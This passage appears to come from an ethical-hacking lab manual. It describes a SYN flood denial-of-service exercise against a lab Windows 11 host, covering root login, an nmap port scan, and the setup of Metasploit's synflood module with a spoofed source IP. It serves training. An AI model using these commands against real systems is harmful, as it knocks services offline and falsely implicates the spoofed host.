4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.


6. Now, type **cd** and press **Enter** to jump to the root directory.

7. First, determine whether port 21 is open or not. This involves using Nmap to determine the state of the port.

8. On the **Parrot Terminal** window, type **nmap -p 21 (Target IP address)** (here, target IP address is **10.10.1.11 [Windows 11]**) and press **Enter**.

   Note: **-p**: specifies the port to be scanned.

9. The result appears, displaying the port status as open, as shown in the screenshot.



10. Now, we will perform SYN flooding on the target machine (**Windows 11**) using port 21.

11. In this task, we will use an auxiliary module of Metasploit called **synflood** to perform a DoS attack on the target machine.

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

12. Type **msfconsole** from a command-line terminal and press **Enter** to launch msfconsole.



13. In the **msf** command line, type **use auxiliary/dos/tcp/synflood** and press **Enter** to launch a SYN flood module.
14. Now, determine which module options need to be configured to begin the DoS attack.
15. Type **show options** and press **Enter**. This displays all the options associated with the auxiliary module.



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
16. Here, we will perform SYN flooding on port **21** of the **Windows 11** machine by spoofing the IP address of the **Parrot Security** machine with that of the **Windows Server 2019 (10.10.1.19)** machine.
17. Issue the following commands:
    - **set RHOST (Target IP Address)** (here, **10.10.1.11**)
    - **set RPORT 21**
    - **set SHOST (Spoofable IP Address)** (here, **10.10.1.19**)

    Note: By setting the SHOST option to the IP address of the Windows Server 2019 machine, you are spoofing the IP address of the Parrot Security machine with that of Windows Server 2019.



18. Once the auxiliary module is configured with the required options, start the DoS attack on the **Windows 11** machine.

